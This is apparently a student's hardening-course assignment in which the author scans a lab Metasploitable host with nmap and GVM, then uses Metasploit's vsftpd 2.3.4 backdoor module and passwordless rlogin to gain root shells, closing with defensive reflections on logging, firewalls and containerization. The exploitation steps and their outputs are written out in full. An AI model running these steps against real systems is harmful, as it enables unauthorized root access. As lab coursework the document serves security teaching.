ASSIGNMENT 2

HARDERING

Neilos Kotsiopoulos

neko@itu.dk

1) Problem 1: nmap

Find the Server using nmap. What is the IP address server?

The IP address of the server is 10.0.2.4

Which ports are open, and which services are running on?


By scanning the IP range, I could see that the server is running at 10.0.2.4, but also the list with Open ports and services is returned as below:


```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-21 03:42 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00041s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.0.2.4
Host is up (0.00059s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

2) Problem 2: gvm

Successfully scanned the server with gvm:





Part 1: Explain the output format; What is location? QoD? What do each of the solution types mean?

- Location: refers to Port and Service type
- QoD (Quality of Detection): A measure of the reliability of the detected vulnerability (given in %)
- Mitigation: An action or a process that reduces the severity of a vulnerability, without necessarily removing the vulnerability itself
- Vendorfix: Provided by the vendor of the software, normally in the form of a patch or an update – resolves vulnerability
- Workaround: A temporary fix, usually by disabling the vulnerable feature
- Will not fix: No known fix for the specific vulnerability

Part 2: Explain vsftpd vulnerability, in your own words

Vsftpd refers to a backdoor vulnerability, thus an unsecure access point, bypassing normal security checks. This backdoor can give an attacker full control of the server.

Part 3: Explain another high-severity vulnerability of your own choice

Let's take the example of rlogin Passwordless Login – Severity 10.0 (High) – QoD 80% - Solution Type: Mitigation

rlogin Passwordless Login	10.0 (High)	80 %	10.0.2.4	513/tcp

Refers to a high severity flaw where the remote login(rlogin) service is misconfigured to allow users to login without a password. Rlogin service should be disabled and use alternatives such as SSH.

3) Problem 3: metasploit

Part 1: Exploit the vsftpd vulnerability on the server

- First I had to find the location of vsftpd vulnerability from the gvm report

vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99 %	10.0.2.4	21/tcp
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99 %	10.0.2.4	6200/tcp

- Port/service type for vsftpd vulnerability are:
  - 21/tcp
  - 6200/tcp
- Then I ran <msfconsole> command to start Metasploit
- The I ran the command <search vsftpd> to look for any available related exploits related to vsftpd in the Metasploit database

```
       =[ metasploit v6.2.4-dev                           ]
+ -- --=[ 2227 exploits - 1172 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Bac
kdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftp
d_234_backdoor
```

- I ran <use 0> command to put me into the module of vsftpd vulnerability

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- I typed <options> to see the various settings that I can configure

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasp
                                      loit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- Ran the command <set RHOSTS 10.0.2.4> to set the target server

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasp
                                      loit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)
```

- Ran the command <exploit> to see if I can get access to the server and have a shell command session

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:37905 → 10.0.2.4:6200) at 2023-07-21 07:27:31 -04
00
```

- Ran the commands <ls> and <dir> to see if I have access to the server. Success!

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
dir
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
```

Note: for the above solution I have used the javaTpoint Metasploit commands user manual: https://www.javatpoint.com/metasploit-commands and the below tutorial: https://www.youtube.com/watch?v=DW-pR1LY2JE&ab_channel=pentestmac

Part 2: Exploit the other chosen vulnerability on the server

Let's take the example of **rlogin Passwordless Login** – Severity 10.0 (High) – QoD 80% - Solution Type: Mitigation

- Installing and configuring the R services – unencrypted remote command/login services by executing the following commands
  <sudo apt-get install rsh-server>
  <sudo service openbsd-inetd start>
- Either from using nmap (see above) or the result from gvm report we can see that the vulnerabilities location is at port 513

- Ran the command <msfconsole> to start Metasploit
- Ran the command <search rlogin> to find any available exploits related to rlogin vulnerability – found it in the "auxiliary" directory – will continue even if it is not in the

"exploit" one

```
msf6 > search rlogin

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Descript
ion
   -  ----                                                  ---------------  ----       -----  --------
--
   0  exploit/windows/brightstor/lgserver_rxrlogin          2007-06-06       average    Yes    CA Brigh
tStor ARCserve for Laptops and Desktops LGServer Buffer Overflow
   1  exploit/windows/http/solarwinds_fsm_userlogin         2015-03-13       excellent  Yes    Solarwin
ds Firewall Security Manager 6.6.5 Client Session Handling Vulnerability
   2  post/windows/gather/credentials/mremote                                  normal     No     Windows
Gather mRemote Saved Password Extraction
   3  auxiliary/scanner/rservices/rlogin_login                                 normal     No     rlogin A
uthentication Scanner


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/rser
vices/rlogin_login
```

- Ran the command <use 3> to put me into the rlogin module
- Ran the command <show options> to see available setting that I can change

```
msf6 > use 3
msf6 auxiliary(scanner/rservices/rlogin_login) > show options

Module options (auxiliary/scanner/rservices/rlogin_login):

   Name              Current Setting          Required  Description
   ----              ---------------          --------  -----------
   BLANK_PASSWORDS   false                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                        yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                    no        Try each user/password couple stored i
                                                        n the current database
   DB_ALL_PASS       false                    no        Add all passwords in the current datab
                                                        ase to the list
   DB_ALL_USERS      false                    no        Add all users in the current database
                                                        to the list
   DB_SKIP_EXISTING  none                     no        Skip existing credentials stored in th
                                                        e current database (Accepted: none, us
                                                        er, user&realm)
   FROMUSER                                   no        The username to login from
   FROMUSER_FILE     /usr/share/metasploit-f  no        File containing from usernames, one pe
                     ramework/data/wordlists            r line
                     /rservices_from_users.t
                     xt
   PASSWORD                                   no        A specific password to authenticate wi
                                                        th
   PASS_FILE                                  no        File containing passwords, one per lin
                                                        e
   RHOSTS                                     yes       The target host(s), see https://github
                                                        .com/rapid7/metasploit-framework/wiki/
                                                        Using-Metasploit
   RPORT             513                      yes       The target port (TCP)
   SPEED             9600                     yes       The terminal speed desired
   STOP_ON_SUCCESS   false                    yes       Stop guessing when a credential works
                                                        for a host
   TERM              vt100                    yes       The terminal type desired
   THREADS           1                        yes       The number of concurrent threads (max
                                                        one per host)
   USERNAME                                   no        A specific username to authenticate as
   USERPASS_FILE                              no        File containing users and passwords se
                                                        parated by space, one pair per line
   USER_AS_PASS      false                    no        Try the username as the password for a
                                                        ll users
   USER_FILE                                  no        File containing usernames, one per lin
                                                        e
   VERBOSE           true                     yes       Whether to print output for all attemp
```

- Ran the command <set RHOSTS 10.0.2.4> to set the Target server

```
msf6 auxiliary(scanner/rservices/rlogin_login) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
```

- I Ran the command <exploit> but was unable to connect to the server

```
msf6 auxiliary(scanner/rservices/rlogin_login) > exploit

[*] 10.0.2.4:513          - 10.0.2.4:513 - Starting rlogin sweep
[*] 10.0.2.4:513          - 10.0.2.4:513 rlogin - Attempting: 'test':"test" from 'root'
[*] 10.0.2.4:513          - 10.0.2.4:513 Prompt: Password:
[*] 10.0.2.4:513          - 10.0.2.4:513 Result:
[*] 10.0.2.4:513          - 10.0.2.4:513 rlogin - Attempting: 'test':nil from 'daemon'
[-] 10.0.2.4:513          - Unable to connect: The destination is invalid: (10.0.2.4:513).
[*] 10.0.2.4:513          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Unfortunately, I did not manage to find a way to exploit via Metasploit as I could not find the additional information about the error I was getting, my best guess it is that is firewall related. So I installed the rsh-client in order to connect remotely to the server by running the command
  <sudo apt-get install rsh-client>
- Finally I got access to the server by running the command <rlogin -l root 10.0.2.4>

```
┌──(kali㉿kali)-[~]
└─$ rlogin -l root 10.0.2.4
Last login: Fri Jul 21 11:44:46 EDT 2023 from 10.0.2.15 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# cd ..
root@metasploitable:/# dir
bin  boot  cdrom  dev  etc  home  initrd  initrd.img  lib  lost+found  media  mnt  nohup.out  opt  proc  root  sbin  srv  sys  tmp  usr  var  vmlinuz
root@metasploitable:/# ls
bin  boot  cdrom  dev  etc  home  initrd  initrd.img  lib  lost+found  media  mnt  nohup.out  opt  proc  root  sbin  srv  sys  tmp  usr  var  vmlinuz
root@metasploitable:/#
```

Note: For exploiting via Metasploit I used the following tutorial:
https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary/scanner/rservices/rlogin_login
For reaching to the solution and access the server I used the following:
https://pentestlab.blog/2012/07/20/rlogin-service-exploitation/

4) Problem 4: Reflection

Part 1: Through the vsftpd exploit, which asset(s) are vulnerable to what kind of harm (i.e. which aspect of security (CIA) is violated)?

Through the vsftpd exploit, the whole server is the asset that's at risk, as vsftpd is running as root user. All aspects of security (CIA) are violated; Confidentiality as unauthorized users can gain access to the system and potentially view sensitive data; Integrity, as they may also manipulate or alter the data, system settings or run malicious commands and potentially Availability.

Part 2: How can logging & intrusion detection reveal the vsftpd exploit?

With logging systems we can highlight suspicious activity, such as unexpected connections (i.e. root access) or command executions linked with the vsftpd exploit. An Intrusion Detection Systems (IDS) can flag this malicious behavior based on known signatures or unusual patterns, thereby revealing the exploit.

Part 3: How can a firewall stop the vsftpd exploit? Pros/Cons?

A firewall can block inbound connections to the port used by the backdoor (which is unusually high and not typically used by other services). However, while this effectively mitigates the specific exploit, it doesn't solve the vulnerability and can inadvertently block legitimate traffic if not carefully configured.

Part 4: How can containerization limit the impact of the vsftpd exploit?

Containerization isolates applications into separate user spaces, limiting potential harm if vsftpd exploit occurs. While it doesn't prevent the exploit itself, if an attacker gains access to one container, they're still segregated from others and the host system, limiting potential damage.

Part 5: What is hardening? How can it improve security on the server?

Hardening is the process of minimizing attack surfaces and strengthening safeguards. This can include practices like keeping software updated, removing unnecessary services, and enforcing strong access controls.